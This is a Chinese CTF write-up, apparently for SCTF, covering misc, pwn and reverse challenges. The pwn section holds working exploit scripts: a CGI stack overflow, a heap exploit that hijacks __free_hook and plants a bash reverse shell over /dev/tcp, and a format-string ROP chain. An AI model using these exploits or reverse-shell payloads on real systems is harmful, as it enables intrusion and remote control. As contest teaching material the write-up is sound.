        node_id = nodes[i:i+8]
        ip = ".".join([str(j) for j in nodes[i+8:i+12]])
        port = int.from_bytes(nodes[i+12:i+14], byteorder='big')
```

```
        n.append((node_id, ip, port))

    return n

with open("dht.dat", "rb") as f:
    data = f.read()[56:]

nodes = decode_nodes(data)

for node in nodes:
    print("Node ID: ", node[0].hex())
    print("IP: ", node[1])
    print("Port: ", node[2])
```

1. 其中有一个节点 `http://159.138.22.50:6969/` http访问 提示 not powerful
2. 扫描端口。找到节点的8080端口开放了http服务，扫描路径发现是/root下开了一个httpd，

访问 http://159.138.22.50:8080/.viminfo 猜想得知 需要user agent包含"aria2"才能powerful

1. `curl ``http://159.138.22.50:6969/announce`` -v --header "User-Agent: aria2"`


```
curl ``http://159.138.22.50:6969/nginx_just_a_simple_logo.png`` -v --header "User-Agent: aria2" -o nginx_just_a_simple_logo.png
```

1. png末尾加了一个 zip，提示 `Do you remember the last time we update dht.dat?`

dht.dat的修改日期 时间戳 dht.dat的第13到16字节 0x6462e61c 1684203036

1. zip解压出来是flag.torrent 是一个torrent，但是tracker是127.0.0.1:8080无法访问

每个piece四个字，第一个piece拿去查表，可以查到SCTF



```
hashs=
["e4af700f9921ed71c190316cd5564f8ce1303f94","b4aa9bc1e62e19828a370c50a4cff71bd9736bb4","ad2af979abd26a0a35cca0218f32277d01b7f7d3","f9ccf51238cbee2ee8282f28ff1a526a8a39d8e4","89b4ebdc6413bec34138a3b63f23671932ea5696","9329c7181085b1d6484e4fbc826fb3c25ca25f32","ab4400a33c16525c50a2e6dda8c05eacd5b3d7f0","386b00cd1573492bf3dd76da57eb73759c7de8e1","9de01d0bc2f7b7440b99e96daaf372f93e53b140"]
from hashlib import sha1
import string
dict=string.digits+string.ascii_letters+"{}_"
print("SCTF",end="")
for i in hashs:
    for a in dict:
        for b in dict:
            for c in dict:
                for d in dict:
                    data=str(a)+str(b)+str(c)+str(d)
                    tmp=sha1(data.encode()).hexdigest()
                    if tmp==i:
                        print(data,end="")
                        break
                continue
            continue
        continue
    continue
# SCTF{du4nq1k3_l0v3s_d0wnlO4d1ng_t0rRent}
```

- Fly over the Fuchun River

SCTF{CTU_HGH_EU2259_413}

PWN

ancient cgi

CONTENT_LENGTH未校验，有栈溢出

有入口吗？没找到对应cgi的url

要在给的链接那里注册账号，启动容器

注册账号那里一直sqlpool错误==

```
def pwn():
    url="http://94.74.101.210:49184/vip.cgi"
    payload=b'SCTF_VIP'.ljust(0×e0,b'\0')
    payload+=pack(0×401129)

    r = requests.post(url, data=payload)
```

然后打开 `http://94.74.101.210:49184/key.txt` 就可以

Brave Knights and Rusty Swords

要用到上一题的key起环境

key{Pwn_CGI}

Patch

```
.data.rel.ro:000000000030E478 ; _str other
.data.rel.ro:000000000030E478 other           _str <offset aEns33amecharac, 5>
.data.rel.ro:000000000030E478                                         ; DATA XREF: server_game::main::_$u7b$$u7b$closure$u7
.data.rel.ro:000000000030E478                                         ; "ens33ameCharacterskillshpstruct Charact"...
```

第一个参数为指针，第二个为长度

1. 把第一个指针内容 patch 为你的网卡名称
2. 第二个长度 patch 为网卡名称长度

EXP

```
from pwn import *
from tqdm import *

context.log_level = "debug"
sh = remote('94.74.101.210', 49274, typ='udp')
#sh = remote('192.168.140.131', 8080, typ='udp')
libc = ELF('./libc-2.27.so')
sh.sendline('register wjh7 wjh7')
sh.recvuntil('Registration successful!')
sh.sendline("login wjh7 wjh7")
sh.sendline("purchase 100")
sh.recvuntil('Purchase successful!')
sh.sendline("draw_000001")
sh.sendline("show_infomation")

for i in range(5):
```

```
    sh.sendline("fight")
    sh.recvuntil('Please select a character to fight:')
    sh.sendline("2")
    sh.sendline("attack")
    sh.sendline("flee")
sh.interactive()
sh.recvuntil('Congratulations! You have reached level 10', timeout=1)

context.log_level = "info"

sh.sendline('Data_testing_console')
sh.sendlineafter("Enter function name:", "system")
sh.recvuntil('The address of system() is: ')
system_addr = int(sh.recvuntil('Enter', drop=True), 16)
libc_base = system_addr - libc.sym['system']
log.success("libc_base:\t" + hex(libc_base))
sh.sendlineafter("command: ", "data_push")


def push(idx, n):
    sh.sendlineafter("Enter the operation: ", "push")
    sh.sendlineafter("Enter the vector number: ", str(idx))
    sh.sendlineafter("push value: ", str(n))


def grow(idx, n):
    sh.sendlineafter("Enter the operation: ", "grow")
    sh.sendlineafter("Enter the vector number: ", str(idx))
    sh.sendlineafter("Enter the grow value: ", str(n))


def push_data(idx, data):
    for i in data:
        push(idx, ord(i))


print('part 1')
for i in tqdm(range(0×401)):
    push(1, 0×11)


print('part 2')
grow(1, 0×800)

for i in tqdm(range(0×201)):
    push(2, 0×22)
```

```
print('part 3')
for i in tqdm(range(0×201)):
    push(3, 0×33)


print('part 4')
for i in tqdm(range(0×201)):
    push(4, 0×44)


print('part 5')
grow(3, 0×400)
grow(4, 0×400)

push_data(1, '\xff' * 7 + p64(0×411) + p64(libc_base + libc.sym['__free_hook'] - 0×40))

for i in tqdm(range(0×201)):
    push(5, 0×55)


print('part 6')
push_data(6, "/bin/bash -c 'bash -i >& /dev/tcp/127.0.0.1/2333 0>&1'".ljust(0×40,
'\x00') + p64(
    libc_base + libc.sym['system']))
for i in tqdm(range(0×201 - 0×48)):
    push(6, 0×66)

sh.interactive()
```

- **Compiler**

```
# encoding: utf-8
from pwn import *

#sh = process('./trans_IR')
sh = remote('119.13.77.77', 2102)

context.arch = "amd64"
context.log_level = "debug"


def choice(idx):
    sh.sendlineafter("5.exit", str(idx))
```

```python
def getIR():
    choice(1)


def input_code(data):
    choice(4)
    sh.sendafter("input code: ", data.ljust(0x400, '\x00'))

def fmt_attack(fmt):
    data = ""
    for i in fmt:
        data += '[' + str(ord(i)) + ']'

    input_code('''
    int main()
    {
        int x[9999999][99999];
       int a[0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0]
[0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0]
[0][0][0][0][0][0][0][0][0]%s;
    }
    ''' % (data))
    getIR()

fmt_attack('%10$p')
sh.recvuntil('ARRAY 0x')
libc_base = int(sh.recvuntil('(int)[0]', drop=True), 16) - 0x1ed6a0
log.success("libc_base:\t" + hex(libc_base))

fmt_attack('%1327$p')
sh.recvuntil('ARRAY 0x')
stack = int(sh.recvuntil('(int)[0]', drop=True), 16) - 0xf0
log.success("stack:\t" + hex(stack))

fmt_attack('%31$p')
sh.recvuntil('ARRAY 0x')
canary = int(sh.recvuntil('(int)[0]', drop=True), 16)
log.success("canary:\t" + hex(canary))

fmt_attack('%9$p')
sh.recvuntil('ARRAY 0x')
pie = int(sh.recvuntil('(int)[0]', drop=True), 16) - 0x63ad
log.success("pie:\t" + hex(pie))

def write_data(addr, data):
```

```
    writen = 8 + 9
    for i in data:
        x = (ord(i) - writen + 0x100) & 0xff
        fmt_attack('%7$hn%{}caaaaaaaaa%1314$hn'.format((addr - writen + 0x10000) &
0xFFFF))
        if x == 0:
            fmt_attack('%7$hn%aaaaaaaaa%1320$hhn')
        else:
            fmt_attack('%7$hn%{}caaaaaaaaa%1320$hhn'.format(x & 0xff))
        addr += 1

libc_gadget = libc_base + 0x61d4f
write_data(stack - 0x48, p64(libc_gadget))

pop_rdi_addr = libc_base + 0x23b6a
system_addr = libc_base + 0x52290
bin_sh_addr = libc_base + 0x1b45bd

write_data(stack - 0x48 + 0x8 + 0xd8, p64(pop_rdi_addr) + p64(bin_sh_addr) +
p64(system_addr))
log.hexdump("stack - 0x48:\t" + hex(stack - 0x48))

addr = stack - 0x50
writen = 8 + 9
fmt_attack('%7$hn%{}caaaaaaaaa%1314$hn'.format((addr - writen + 0x10000) & 0xFFFF))
#gdb.attach(sh, "b *$rebase(0x00000000000057A0)\nb *$rebase(0x0000000000006772)\n b
*printf_positional+9099")
fmt_attack('%7$hn%{}caaaaaaaaa%1320$hn'.format((pie + 0x000000000000CEFA - writen) &
0xffff))

sh.interactive()
```

Reverse

Syclang

trans_IR没有实现IR->asm，也没有实现IR->bin和asm->bin，应该是自己实现IR到C的lifting

或者手逆IR（X

- 可以通过创建一个test.c然后通过选项1编译，也可以通过选项4手动输源码编译（编译到IR）

```
int main() {
```

```
  int a = 1, b = 2;
  return a + b;
}

         int
          main




                int

              ID   a  ASSIGNOP
                 INT  1
              ID   b  ASSIGNOP
                 INT  2


            PLUS
               ID   a
               ID   b


                Symbol Table
-----------------------------------------------------------------
Index   Name            Level   Type    Flag    Num     Array
-----------------------------------------------------------------
0       main            0       int     F       0
1       a               1       int     v       0
2                       1       int     t       0
3       b               1       char    v       0
4                       1       int     t       0
-----------------------------------------------------------------



                Symbol Table
-----------------------------------------------------------------
Index   Name            Level   Type    Flag    Num     Array
-----------------------------------------------------------------
0       main            0       int     F       0
-----------------------------------------------------------------



FUNCTION main - 16 :
  temp1 := #1
```

```
  var2<+8> := temp1
  temp2 := #2
  var3<+16> := temp2
  temp3 := var2<+8> + var3<+16>
  RETURN temp3
LABEL Flabelmain :
```

- 选项3是把demo.s编译成可执行文件，感觉如果把IR反编译回C比较难，预期解应该是把IR map成汇编
- 试了一下用gpt把IR翻译为asm，然后clang编译

> "上述是一种未知格式的IR，请你把它转换为linux下可编译的.s代码"

```
    .data
var5:   .word 0
var6:   .word 0

    .text
    .globl main
main:
    mov $1, %eax        # temp4 := #1
    mov %eax, var5      # var5<+8> := temp4
    mov $2, %eax        # temp5 := #2
    mov %eax, var6      # var6<+16> := temp5
    mov var5, %eax      # temp6 := var5<+8>
    add var6, %eax      # temp6 := temp6 + var6<+16>
    ret

    .section .rodata
Flabelmain:   .asciz
```

效果↓

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  var5 = 1;
  var6 = 2;
  return var5 + 2;
}
```

- 也可以试下转成llvm ir

不要这么干，gpt很容易搞错指针变量和普通变量

- 想到一个思路：正则表达式替换成C代码，然后重编译IDA看

部分为corner case的IR自己手动改成C代码


```
import re

with open('recover.txt', 'r') as f:
    buf = f.read()

    pattern = r'var\d+<\+\d+>'
    matches = re.findall(pattern, buf)
    print(matches)

    pattern = r':='
    matches = re.findall(pattern, buf)
    print(matches)
    def replace(match):
        equal = match.group(0)[1:]
        return equal
    buf = re.sub(pattern, replace, buf, flags=re.IGNORECASE)

    pattern = r'GOTO label\d+'
    matches = re.findall(pattern, buf)
    print(matches)
    def replace(match):
        goto = match.group(0).lower()
        return goto
    buf = re.sub(pattern, replace, buf, flags=re.IGNORECASE)

    pattern = r'LABEL\s+label\d+ :'
    matches = re.findall(pattern, buf)
    print(matches)
    def replace(match):
        label = match.group(0).replace('LABEL ', '').replace(' :', ':')
        return label
    buf = re.sub(pattern, replace, buf, flags=re.IGNORECASE)

    pattern = r'#\d+'
    matches = re.findall(pattern, buf)
    print(matches)
    def replace(match):
        number = match.group(0)[1:]
        return number
    buf = re.sub(pattern, replace, buf, flags=re.IGNORECASE)
```

```
pattern = r'var\d+\(@exp.key\[\d+\]\)<\+\d+><\+\d+>'
matches = re.findall(pattern, buf)
print(matches)
def replace(match):
    prefix = match.group(0).split('(')[0] + '_'
    var = match.group(0).split('(')[1].split(')')[0].replace('@', '')
    return prefix + var
buf = re.sub(pattern, replace, buf, flags=re.IGNORECASE)

pattern = r'var\d+\(@exp.L\[\d+\]\)<\+\d+><\+\d+>'
matches = re.findall(pattern, buf)
print(matches)
def replace(match):
    prefix = match.group(0).split('(')[0] + '_'
    var = match.group(0).split('(')[1].split(')')[0].replace('@', '')
    return prefix + var
buf = re.sub(pattern, replace, buf, flags=re.IGNORECASE)

pattern = r'var\d+\(@exp.R\[\d+\]\)<\+\d+><\+\d+>'
matches = re.findall(pattern, buf)
print(matches)
def replace(match):
    prefix = match.group(0).split('(')[0] + '_'
    var = match.group(0).split('(')[1].split(')')[0].replace('@', '')
    return prefix + var
buf = re.sub(pattern, replace, buf, flags=re.IGNORECASE)

pattern = r'var\d+\(@exp.X\[\d+\]\)<\+\d+><\+\d+>'
matches = re.findall(pattern, buf)
print(matches)
def replace(match):
    prefix = match.group(0).split('(')[0] + '_'
    var = match.group(0).split('(')[1].split(')')[0].replace('@', '')
    return prefix + var
buf = re.sub(pattern, replace, buf, flags=re.IGNORECASE)

pattern = r'IF\s+var\d+<\+\d+>\s+<\s+temp\d+'
matches = re.findall(pattern, buf)
print(matches)
def replace(match):
    split = match.group(0).split(' ')
    split[0] = split[0].lower()
    split[1] = "(" + split[1]
    split[3] = split[3] + ")"
    return " ".join(split)
buf = re.sub(pattern, replace, buf, flags=re.IGNORECASE)
```

```
    pattern = r'var\d+<\+\d+>'
    matches = re.findall(pattern, buf)
    print(matches)
    def replace(match):
        split = match.group(0).split('<')[0]
        return split
    buf = re.sub(pattern, replace, buf, flags=re.IGNORECASE)

    pattern = r'#!tempa = \{\d+\}\*\{var\d+\}\n  var\d+ = var\d+_exp.\w+\[0\]<\+tempa>'
    matches = re.findall(pattern, buf)
    print(matches)
    def replace(match):
        idx = match.group(0).split('{')[2].split('}')[0]
        ori = match.group(0).split('\n')[1]
        ori = ori.replace(']<+tempa>', ' + ' + idx + ']')
        return ori
    buf = re.sub(pattern, replace, buf, flags=re.IGNORECASE)

    pattern = r'#!tempa = \{\d+\}\*\{var\d+\}\n  var\d+_exp.\w+\[0\]<\+tempa> = var\d+'
    matches = re.findall(pattern, buf)
    print(matches)
    def replace(match):
        idx = match.group(0).split('{')[2].split('}')[0]
        ori = match.group(0).split('\n')[1]
        ori = ori.replace(']<+tempa>', ' + ' + idx + ']')
        return ori
    buf = re.sub(pattern, replace, buf, flags=re.IGNORECASE)

    print(buf)

with open('ori.c', 'r') as f:
    res = ''
    while True:
        line = f.readline()
        if not line:
            break

        if 'LABEL label' in line or line.startswith('label'):
            res += line
            continue

        line = line[:-1] + ';\n'
        res += line
    with open('ori.c', 'w') as f2:
        f2.write(res)
```

暂时无法在飞书文档外展示此内容


开优化编译出来，可以得到比较漂亮的伪代码，直接分析




- IR画了个控制流图，结合这个一起分析

```
# cfg.py

import graphviz
from construct import *


class BasicBlock:
    def __init__(self) -> None:
        self.code = []
        self.cond = None
        self.true = None
        self.false = None
        pass


with open('inter.txt', 'r') as f:
    cfg = {}

    # get all cfg
    cur_cfg = None
    while True:
        line = f.readline()
```

```
        if not line:
            break

        if 'LABEL' in line:
            if cur_cfg != None and cur_cfg.false == None:
                cur_cfg.false = line.split('LABEL ')[1].replace(
                    ' :', '').replace('\n', '')
            cur_cfg = BasicBlock()
            key = line.split('LABEL ')[1].replace(' :', '').replace('\n', '')
            cfg[key] = cur_cfg

        if cur_cfg is not None:
            cur_cfg.code.append(line)

        if 'GOTO' in line:
            if 'IF' in line:
                cur_cfg.true = line.split(' ')[-1].replace('\n', '')
            else:
                cur_cfg.false = line.split('GOTO ')[1].replace('\n', '')
    print(cfg)

    dot = graphviz.Digraph(comment="ir-cfg")
    dot.render('ir-cfg')

    for key in cfg:
        node_name = key
        node_label = "".join(cfg[key].code)
        print(node_label)

        dot.node(node_name, label=node_label)
        block = cfg[key]

        if block.true:
            dot.edge(node_name, block.true, label="True")

        if block.false:
            dot.edge(node_name, block.false, label="False")

    dot_file_path = "graph.dot"
    dot.render(dot_file_path, format="png")
```





解得flag

实现一遍加密，然后z3直接解，得到flag

